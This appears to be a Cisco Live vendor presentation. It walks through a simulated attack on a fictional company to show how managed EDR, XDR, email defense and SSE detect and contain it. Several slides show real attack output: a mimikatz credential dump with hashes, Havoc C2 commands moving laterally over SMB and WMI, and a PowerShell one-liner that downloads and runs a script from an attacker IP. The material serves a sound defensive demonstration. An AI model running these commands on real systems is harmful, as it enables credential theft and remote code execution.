
CISCO *Live!*



Why “Managed” EDR

PROTECT

Managed EDR safeguards against advanced threats by continuously monitoring for malicious activity and preventing escalation.



DETECT


Managed EDR swiftly detects actions like privilege escalation and credential dumping, stopping attacks before they spread.

RESPONSE

Managed EDR ensures rapid response to incidents, with security experts neutralizing threats and minimizing damage to the organization.

The Technical Perspective

Unpacking the Managed Firewall + EDR



“Managed” EDR

*** SECURITY GAPS

- ✓ Layered Defense
- ✓ Endpoint Coverage
- ✗ Fragmented Alerts
- ✗ Email Vulnerability
- ✗ Breach Recurrence
- ✗ Expertise Deficit



LISA @ MSSP.

NOW THERE'S AN EDR ALERT TIED TO THE SUSPICIOUS CONNECTIONS DETECTED BY FIREWALL – LIKELY A COMPROMISE. BETTER INVESTIGATE FURTHER!



EDR in Action

The screenshot displays the Cisco Secure Endpoint interface. On the left is a navigation sidebar with options: Dashboard, Inbox, Overview, Events (selected), Analysis, Outbreak Control, Management, and Administration. The main area is titled 'Events' and includes a search bar and a filter dropdown set to '(New)'. Two event entries are visible:

- Event 1:** RTP-BR-GRADY-PC.pseudo-ai.com detected f_000865 as Generic.AMSI.Disable.A.8589E472. The details pane for this event shows:
 - Computer: RTP-BR-GRADY-PC.pseudo-ai.com
 - Connector GUID: 8ef20ab7-0991-4c90-9db8-673d931a0c70
 - Cisco Secure Client ID: d76fe8d5-ebdd-46bd-9fd2-952fd2098760
 - Processor ID: 1f8bfbff00050654
 - Current User: gradya@PSEUDO-AI
- Event 2:** RTP-BR-GRADY-PC.pseudo-ai.com detected splunkd.exe as Generic.Goldera.A.7449489F. The details pane for this event shows:
 - Detection: Generic.Goldera.A.7449489F
 - Connector Details: MITRE: ATT&CK
 - Comments: Fingerprint (SHA-256): e82d4512...1a9a5e19; File Name: splunkd.exe; File Path: C:\Users\Public\splunkd.exe; File Size: 6.33 MB; Parent: No parent SHA/Filename available.

On the right side of the interface, there are tactical indicators for each event, showing a 'Medium' severity and 'Threat Detected' status. A list of tactics associated with the events is also visible, including Reconnaissance, Resource Development, Initial Access, Execution, Persistence, Privilege Escalation, Defense Evasion, Credential Access, Discovery, Lateral Movement, Collection, Command and Control, Exfiltration, and Impact.

Is Having Managed Firewall and EDR Enough ?



HOW CAN I DO THIS BETTER,
FASTER, QUICKER WITH THE
RESOURCES THAT WE HAVE?

I MUST FIND WAYS TO GET A
BETTER VISIBILITY ON THE
ATTACK CHAIN ...

HOW CAN THIS BE
SIMPLIFIED FOR ME AND
MY TEAM?

SIEM IS GOOD... BUT I NEED A
WAY TO RESPONSE AND STOP
THE PROBLEM SWIFTLY...

Lateral Movements

TA0008: Lateral Movement

T1550: Use Alternate Authentication Material

T1021: Remote Services

```
[3d34e39e] gradya/RTP-BR-GRADY-PC x

mimikatz(commandline) # sekurlsa::logonpasswords

Authentication Id : 0 ; 520707 (00000000:0007f203)
Session           : Interactive from 1
User Name         : gradya
Domain            : PSEUDO-AI
Logon Server      : RTP-AD-SRV
Logon Time        : 9/18/2024 7:31:47 PM
SID               : S-1-5-21-1235858543-2039325695-2605433332-1128

msv :
[00000003] Primary
* Username : gradya
* Domain   : PSEUDO-AI
* NTLM     : f443248581a3194306ec524bfa3bf4bf
* SHA1     : 1cdbafa0eba6bef296da47551d4070ee2b336276
* DPAPI    : a283a00e4e5e556679ab8a169b0aa5e6

tenko

[gradya/RTP-BR-GRADY-PC] splunkd.exe/7148 x64 (pseudo-ai.com)
>>> powershell -Command "Start-Process 'c:\users\gradya\downloads\mimikatz.exe' -ArgumentList 'privilege::debug sekurlsa::logonpasswords' -NoNewWindow -Wait"
```

```
Teamserver Chat x [7262c57e] gradya/RTP-BR-GRADY-PC x [3d34e39e] gradya/RTP-BR-GRADY-PC x [3d34e39e] File Explorer x

24/09/2024 08:36:45 [red] Demon » LatLoader xorload hquser001 /home/attkr/Downloads/splunkd.bin
[*] [FD2CA568] Performing lateral movement with xor shellcode loader...
[+] Send Task to Agent [62 bytes]
[+] Received Output [71 bytes]:
Wrote 103935 bytes to \\hquser001\C$\Windows\image02.png successfully.

[*] BOF execution completed
[+] Received Output [67 bytes]:
Wrote 40448 bytes to \\hquser001\C$\Windows\load.exe successfully.

[*] BOF execution completed
```

```
Teamserver Chat x [7262c57e] gradya/RTP-BR-GRADY-PC x [3d34e39e] gradya/RTP-BR-GRADY-PC x [3d34e39e] File Explorer x

24/09/2024 08:38:51 [red] Demon » LatLoader exec hquser001 "powershell.exe Start-Process 'C:\Windows\load.exe' "
[*] [4CA196BE] Tasked demon to run powershell.exe Start-Process 'C:\Windows\load.exe' on \\hquser001\ROOT\CIMV2 via wmi
[+] Send Task to Agent [31 bytes]
[+] Received Output [21 bytes]:
ExecMethod Succeeded!
[*] BOF execution completed
```

1. Execute MimiKatz to dump credential on Grady's laptop, and perform PtH attack on HQ laptop

2. Upload the C2 file to HQ laptop via SMB

3. Remotely execute a command on HQ laptop via WMI



Introducing Managed Extended Detection and Response (XDR)

CISCO *Live!*



Why “Managed” XDR

Improved Threat Hunting Capabilities

Leveraging advanced detection tools and deep visibility to uncover and neutralize hidden threats before they escalate into major incidents.



Constant Evolution and Upgrades

Ensure the solution stays ahead of emerging threats without requiring internal teams to constantly update or reconfigure the system themselves.



Cross-Platform Threat Correlation

Correlate threats across multiple security layers, such as endpoints, networks, cloud – giving a complete picture of attacks that individual solutions cannot provide




Scalable Incident Management

Leverage XDR's analytics and automation to streamline threat detection and response. XDR reducing manual efforts and minimizing false positives



The Technical Perspective

Unpacking the Managed Firewall + EDR + XDR



Unified Platform for Cross-Domain Threat Defense

SECURITY GAPS

- ✓ Layered Defense
- ✓ Endpoint Coverage
- ✓ Unified Threat Response
- ✗ Email Vulnerability
- ✗ Breach Recurrence
- ✗ Expertise Deficit

LISA @ MSSP.

THIS IS A SIGNIFICANT LEAP FORWARD IN DETECTING & RESPONSE TO THE THREATS! I AM ABLE TO CONNECT THE DOTS TOGETHER INSTANTANEOUSLY!

XDR – Incident View

Incidents

1000 Open

Multistage Cyberattack Detected Across Multiple Network Endpoints

Reported by Cisco XDR Analytics (cdo-cisco-msp-solution-architect) on Sep 13, 2024 @ 4:07 AM AEST - 2 Linked Incidents

View detailed description

This incident spans from July 26, 2024, at 00:00:00 UTC to September 28, 2024, at 03:23:53 UTC with evidence of potential endpoint compromise. Spanning across multiple endpoints including "hquser001.pseudo-al.com" and "syd-br-w10-1", and multiple users, among them are "mispadmin"... AI-generated [more](#)

Overview

Detection

Response

Worklog

Report

Expand

Show timeline

Malicious

Suspicious

Common

Unknown

Clean

Asset

5 Assets

View all

Endpoint	60 events
RTP-BR-GRADY-PC.pseudo-al.com	
Endpoint	44 events
hquser001.pseudo-al.com	
Endpoint	30 events
SYD-BR-W10-1	

1,014 Observables

View all

TOP ACTIVE

Unknown Process	68 events
splunkd.exe	48 events

58 Indicators

View all

TOP ACTIVE

XDR Endpoint	31 events
Suspicious Endpoint Activity	
Cisco Secure Endpoint	
Cloud IOC: ExecutedMalware.ioc (Simple_Custom_Detection)	29 events
Cisco Secure Endpoint	
Cloud IOC: W32.MimikatzDumpCredentials.ioc	4 events

Wait! There's Still A Critical Gap



Primary Attack Vector

More than 90% cyberattacks originate from email




Evolving Threat Landscape

Sophisticated phishing attack and business email compromise (BEC)



Door for Lateral Movement

Once email threat gains entry, it move laterally within organization



Sensitive Data at Risk

Email is a prime target for bad actor looking to exfiltrate data

Internal Spearphishing

TA0001: Initial Access

T1566: Phishing

T1566.001: Spearphishing Attachment

Havoc (on azure306235.studio.site)

Havoc View Attack Scripts Help MITRE MITRE

ID	External	Internal	User	Computer	OS	Process	PID	Last	Health
525f...	198.18...	10.4.14...	gradya	RTP-BR-GRADY-PC	Windows 10	powersh...	8644	5s	health...
7262...	198.18...	10.4.14...	gradya	RTP-BR-GRADY-PC	Windows 10	splunkd...	5444	1s	health...
3d34...	198.18...	10.4.14...	gradya	RTP-BR-GRADY-PC	Windows 10	splunkd...	7148	1s	health...

1. Using privileged escalated C2 session to exploit Outlook COM Object on Grady's laptop

Teamserver Chat X [7262c57e] gradya/RTP-BR-GRADY-PC X [3d34e39e] gradya/RTP-BR-GRADY-PC X [3d34e39e] File Explorer X

```
19/09/2024 10:40:00 [red] Demon powershell -Command "iex (iwr -useb 'http://198.18.128.188:8000/outlook.ps1')"
```

[*] [B0A4F527] Tasked demon to execute powershell command/script

[+] Send Task to Agent [294 bytes]

[+] Received Output [509 bytes]:

```
Application : Microsoft.Office.Interop.Outlook.ApplicationClass
Class : 5
Session : System.__ComObject
Parent : System.__ComObject
DisplayName : Instructions to Update Payee ASAP.zip
FileName : Instructions to Update Payee ASAP.zip
Index : 1
MAPIOBJECT : System.__ComObject
PathName :
Position : 0
Type : 1
PropertyAccessor : System.__ComObject
Size : 15520
BlockLevel : 0
```

2. Execute PowerShell script. Transfer the malicious zip file to Grady's laptop folders and send email to another internal users.

3. Execution successful!


[gradya/RTP-BR-GRADY-PC] splunkd.exe/7148 x64 (pseudo-ai.com)

```
>>> powershell -Command "iex (iwr -useb 'http://198.18.128.188:8000/outlook.ps1')"
```



Introducing Managed Email Threat Defense (ETD)

CISCO *Live!*



Why “Managed” ETD?




Continuous monitoring & proactive defense against email threats



Leverages threat intelligence to dynamically block evolving threats




Ongoing management and tuning to minimize false positives



The Technical Perspective

Unpacking the Managed Firewall + EDR + XDR + ETD



Managed Email Security (ETD)

☰ SECURITY GAPS

- ✓ Layered Defense
- ✓ Endpoint Coverage
- ✓ Unified Threat Response
- ✓ Phishing Resistance
- ✗ Breach Recurrence
- ✗ Expertise Deficit



LISA @ MSSP.

THE XDR HAS DETECTED AN INTERNAL PHISHING ATTEMPT – THIS COULD BE THE START OF A LATERAL MOVEMENT; WE GOTTA CONTAIN ALL EMAILS FROM GRADY!



Cisco Email Threat Defense – Alerts

Subject: Need This Payee Added ASAP

Timeline
Sep 12 2024 02:42:47 PM
Received Internal

Verdict & Techniques
Malicious
<http://azure306235.studio.she8888>
INTERNAL EMAIL
Email is between internal entities

Recipients (1)
To/Cc
DiegoS@pseudo-ai.com

Envelope Recipients (1)
Envelope to
DiegoS@pseudo-ai.com

Links (1)
Email Link
<http://azure306235.studio.she8888>

Attachments (1)
File Name
Instructions to Update Payee ASAP.zip (SHA256: e15b8d8d6...)

Verdict	Action	Rule	Received	Sender (Display Name/Friendly F)	Recipients	Subject	Direction	Actions
☐ Malicious			Sep 19 2024 10:42 ...	Grady Archie <gradya@ps...	cdanvers@pseudo-ai.com	Need This Payee added ASAP	Internal	>
☐			Sep 19 2024 10:36 ...	Grady Archie <gradya@ps...	cdanvers@pseudo-ai.com	Need This Payee added ASAP	Internal	>
☐			Sep 19 2024 10:18 ...	Grady Archie <gradya@ps...	DiegoS@pseudo-ai.com	Test Subject	Internal	>
☐ Malicious	Inbox		Sep 12 2024 03:00...	Diego Siciliani <DiegoS@p...	LidiaH@pseudo-ai.com	Fw: Need This Payee Added ASAP	Internal	>
☐ Malicious	Quarantine		Sep 12 2024 02:42...	Grady Archie <gradya@ps...	DiegoS@pseudo-ai.com	Need This Payee Added ASAP	Internal	>

Sender Messages (Last 30 Days)
BEC: 0 Scam: 0 Phishing: 0 Malicious: 1
Messages(2) Threats(1)

XDR – Enriched Incident View

Incidents 1000 Open **Multistage Cyberattack Detected Across Multiple Network Endpoints**

Reported by Cisco XDR Analytics (cdo-cisco-msp-solution-architect) on Sep 13, 2024 @ 4:07 AM AEST - 2 Linked Incidents

View detailed description

This incident spans from July 26, 2024, at 00:00:00 UTC to September 28, 2024, at 03:23:53 UTC with evidence of potential endpoint compromise. Spanning across multiple endpoints including "hquser001.pseudo-al.com" and "syd-br-w10-1", and multiple users, among them are "mspadmin"... AI-generated [more](#)

Overview Detection Response Worklog Report

Expand

The graph shows relationships between various entities: Endpoints (syd-br-w10-3, rtp-br-grady-pc.p...), Users, Hostnames, IP Addresses, Email Message, and SHA-256 Hash. A green callout box highlights the 'Email Message' node, stating: "The phishing email incident is correlated with other incidents that includes the same endpoint / user".

5 Assets View all

TOP ACTIVE

- Endpoint RTP-BR-GRADY-PC.pseudo-al.com 60 events
- Endpoint hquser001.pseudo-al.com 44 events
- Endpoint SYD-BR-W10-3 30 events

1,014 Observables View all

TOP ACTIVE

- Unknown Process powershell.exe 68 events
- Unknown Process splunkd.exe 48 events
- Unknown File Path C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe 43 events

58 Indicators View all

TOP ACTIVE

- XDR Endpoint
- Suspicious Endpoint Activity 31 events
- Cisco Secure Endpoint
- Cloud IOC: ExecutedMalware.ioc (Simple_Custom_Detection) 29 events
- Cisco Secure Endpoint
- Cloud IOC: W32.MimikatzDumpCredentials.ioc 4 events
- XDR Endpoint

XDR – Quarantine Message through ETD

The screenshot displays the Cisco XDR interface. On the left, a sidebar contains navigation options: Control Center, Incidents (selected), Investigate, Intelligence, Automate, Assets, Client Management, and Administration. The main area shows a 'Relations Graph' with nodes for IP Addresses, Users, and Processes, connected by relationships like 'Accessed By', 'Sent/Sent To', 'Exchanged With', and 'Accessed By'. A green callout box points to a specific email message node in the graph, labeled '1. Select the phishing email observable in the Relations Graph.' On the right, a panel titled 'Unknown Email Message' shows details for an email with subject 'Need this Payee added'. Below this, an 'Automation' section lists several actions, with 'Quarantine messages' highlighted by a green callout box labeled '2. Select the XDR automated action to execute message quarantine through the Email Threat Defense (ETD) system'.

1. Select the phishing email observable in the Relations Graph.

2. Select the XDR automated action to execute message quarantine through the Email Threat Defense (ETD) system

Now, Are We Truly Covered?



What measures are in place to prevent this incident from happening again?



How do we ensure every device is properly secured moving forward?



What level of protection will be enough to consider our systems adequately covered?



How will we continuously update and assess our security to maintain acceptable risk levels?






Introducing Managed Security Service Edge (SSE)

CISCO *Live!*



Why Managed SSE?



Lesson Learned; SSE Stopped The Recurrence

The screenshot shows a web browser window with the address bar displaying `block.sse.cisco.com/main?url=238166837615688078&server=syd2&prefs=&tagging=&nref`. The page title is "Site Blocked" and the Cisco logo is visible. The main content area displays the "Cisco Secure Access" header and a "This site is blocked." message with a warning icon. Below the message, it states "Sorry, 6park.com has been blocked by your network administrator." and provides links for "Report an incorrect block" and "Diagnostic Info". A green callout bubble points to the blocked site message, stating: "SSE intercepted the rogue AP's captive portal, stopping the PseudoAI roaming user from clicking the confirm button and downloading the C2 agent file". Another green callout bubble points to the "Report an incorrect block" link, stating: "SSE client is deployed with ZTNA posture verification and DNS security protection". In the bottom right corner, a "Cisco Secure Client" window is visible, showing the "AnyConnect VPN" status as "Ready to connect." and a "Connect" button. Below this, the "Zero Trust Access" status is "Zero Trust Access is active." The "ISE Posture" status is "No policy server detected. Default network access is in effect." The "Umbrella" status is "Umbrella is active."

Site Blocked

block.sse.cisco.com/main?url=238166837615688078&server=syd2&prefs=&tagging=&nref

Cisco Secure Access

This site is blocked.

Sorry, 6park.com has been blocked by your network administrator.

> Report an incorrect block

This site was blocked due to the following categories: Block List

> Diagnostic Info

Contact

